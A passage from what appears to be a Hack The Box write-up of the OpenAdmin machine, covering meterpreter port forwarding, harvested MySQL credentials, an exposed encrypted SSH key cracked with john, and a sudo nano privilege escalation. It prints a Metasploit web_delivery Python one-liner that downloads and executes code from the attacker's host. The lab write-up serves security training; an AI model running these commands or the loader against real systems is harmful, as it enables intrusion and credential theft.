
I obtained another shell this time in multi/handler before using post/multi/manage/shell_to_meterpreter to gain another meterpreter. I now have one as Jimmy and www-data

I checked out listening ports and found a couple ports listening locallly

```
ss -antl
# RESULTS
State    Recv-Q    Send-Q        Local Address:Port        Peer Address:Port
LISTEN   0         80                127.0.0.1:3306             0.0.0.0:*
LISTEN   0         128               127.0.0.1:52846            0.0.0.0:*
LISTEN   0         128           127.0.0.53%lo:53               0.0.0.0:*
LISTEN   0         128                 0.0.0.0:22               0.0.0.0:*
LISTEN   0         128                       *:80                     *:*
LISTEN   0         128                    [::]:22                  [::]:*
```


First I set up a portfwd in meterpreter and connected to it with netcat to see what it was as I know the other is SQL

```
# In meterpreter forward the high port
meterpreter> portfwd add -l 52846 -p 52846 -r 127.0.0.1

# Connect to the port with netcat from attack machine
nc 127.0.0.1 52846

# The test for HTTP returned a result
OPTIONS / HTTP/1.1
```



```
root@kali:~/HTB/Boxes/OpenAdmin# nc 127.0.0.1 52846
OPTIONS / HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Sat, 04 Jan 2020 21:05:40 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 314
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at internal.openadmin.htb Port 80</address>
</body></html>
```

Since that worked I visited the site and found a login page



Enter Username and Password

Login Restricted.

Wrong username or password.


I tried a few ways to bypass a SQL login which all failed. Jimmys login creds also did not work

It appears the SQL database can only be accessed locally.
First i checked out the command history for sql. THen i accessed the database

```
# Read history file
cat /home/jimmy/.mysql_history
# RESULTS
_HiStOrY_V2_
show\040datbases;
show\040databases;
select\040*\040from\040users;
use\040ona_default
show\040tables;
select\040*\040from\040roles;
select\040*\040from\040users;
use\040mysql
quit
show\040tables
;
use\040users;
exit

# Access SQL db
mysql -u ona_sys -D ona_default -h 127.0.0.1 -p ona_default
n1nj4W4rri0R!
```

I next issued some basic sql enum commands

```
show databases;
select * from users;
show tables;
select * from roles
```




```
mysql> select * from roles
    -> ;
+----+----------------------+
| id | name                 |
+----+----------------------+
| 12 | Bulk loaded          |
| 13 | laptop               |
| 11 | Manually loaded      |
|  3 | printer              |
|  1 | router               |
|  4 | server               |
|  2 | switch               |
|  7 | wireless access point |
|  5 | workstation          |
+----+----------------------+
9 rows in set (0.00 sec)

mysql> select * from users
    -> ;
+----+----------+----------------------------------+-------+---------------------+---------------------+
| id | username | password                         | level | ctime               | atime               |
+----+----------+----------------------------------+-------+---------------------+---------------------+
|  1 | guest    | 098f6bcd4621d373cade4e832627b4f6 |     0 | 2020-01-04 21:29:19 | 2020-01-04 21:29:19 |
|  2 | admin    | 21232f297a57a5a743894a0e4a801fc3 |     0 | 2007-10-30 03:00:17 | 2007-12-02 22:10:26 |
+----+----------+----------------------------------+-------+---------------------+---------------------+
2 rows in set (0.00 sec)

mysql> use mysql
ERROR 1044 (42000): Access denied for user 'ona_sys'@'localhost' to database 'mysql'
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| ona_default        |
+--------------------+
2 rows in set (0.00 sec)
```

Not sure if these are hashes or passwords.
USER: guest
PASS: 098f6bcd4621d373cade4e832627b4f6
PASS: test

USER: admin
HASH: 21232f297a57a5a743894a0e4a801fc3
PASS: admin

I attempted to sign into http://openadmin.htb/ona which failed using the hash value. I used the cracked hash value and it was successful!



As a test I am going to use this session cookie to obtain a shell and see if I become a different user.
I am still www-data unfortunately.

I no longer care about the SQL database as I own it. Lets go back to the other local port 52846

I ran pspy64 but did not find any repeating processes that stood out.

Next I checked for SUID bits and compared the list to GTFO Bins. There were No GTFO Bin Results
REFERENCE: https://gtfobins.github.io/


```
find / -perm -u=s -print 2> /dev/null
```

There was something interesting in the /opt directory. The contents of priv.save.1 appears to be a hash. It is also in a file called priv

```
ls -las /opt
# RESULTS
4 drwxr-x---  7 www-data www-data 4096 Jan  4 21:57 ona
0 -rw-r--r--  1 root     root        0 Nov 22 23:49 priv
4 -rw-r--r--  1 root     root       33 Jan  2 21:12 priv.save.1


# Read the priv.save.1 file
NOTE THIS TURNED OUT TO BE AN ACCIDENTAL EXPOSED ROOT FLAG SO WE ARE GOING TO IGNORE IT
cat /opt/priv.save.1
# RESULTS
2f907ed450b361b2c2bf4e8795d5b561
```

There is another web server locally which Jimmy has access to at /var/www/internals. THe main.php page is something interesting

```
cat /var/www/html/internals
# RESULTS
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /
index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```



```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

If we issue a curl command we should get joanna SSH key!


```
curl http://localhost:52846/main.php
# RESULTS
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

Place that key in a file and set the appropriate permissions. THen login

```
# Set permissions
chmod 600 joanna.key

# SSH in
ssh -i joanna.key joanna@openadmin.htb
```

The key is password protected. Lets crack it with john

```
/usr/share/john/ssh2john.py joanna.key > joanna.hash

# Crack the hash
john joanna.hash --wordlist=/usr/share/wordlists/rockyou.txt

# Easily read the password
john --show joanna.hash
```




```
root@kali:~/HTB/Boxes/OpenAdmin# john joanna.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (joanna.key)
1g 0:00:00:01 DONE (2020-01-04 15:48) 0.6756g/s 9690Kp/s 9690Kc/s 9690KC/s  0125457423 ..*7¡Vamos!
Session completed
root@kali:~/HTB/Boxes/OpenAdmin# john --show joanna.hash
joanna.key:bloodninjas

1 password hash cracked, 0 left
```

PASS: bloodninjas

We can now read the user flag

```
cat /home/joanna/user.txt
c9b2cf07d40807e62af62660f0c81b5f
```



```
Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ cat /home/joanna/user.txt
c9b2cf07d40807e62af62660f0c81b5f
```

USER FLAG: c9b2cf07d40807e62af62660f0c81b5f


PrivEsc

I next obtained a meterpreter for joanna using metasploits web_delivery module

```
python3 -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}
[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://
10.10.14.21:7000/10pn90MMbAs');exec(r.read());"
```

I next checked joannas sudo permissions

```
sudo -l

# RESULTS
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```




```
joanna@openadmin:/$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

nano may not be a gtfo bin but we can sure use it to open files

First I tried to read the contents of root


```
sudo /bin/nano /opt/priv
Ctrl+R
/root/root.txt
```

Press Ctrl+R to enter a files contents you wish to insert




```
^G Get Help      ^O Write Out
^X Exit          ^R Read File
```

Select the /root/root.txt file



```
File to insert [from ./]: /root/root.txt
^G Get Help
```

Press enter and voila. Root flag



```
  GNU nano 2.9.3

2f907ed450b361b2c2bf4e8795d5b561
```

ROOT FLAG: 2f907ed450b361b2c2bf4e8795d5b561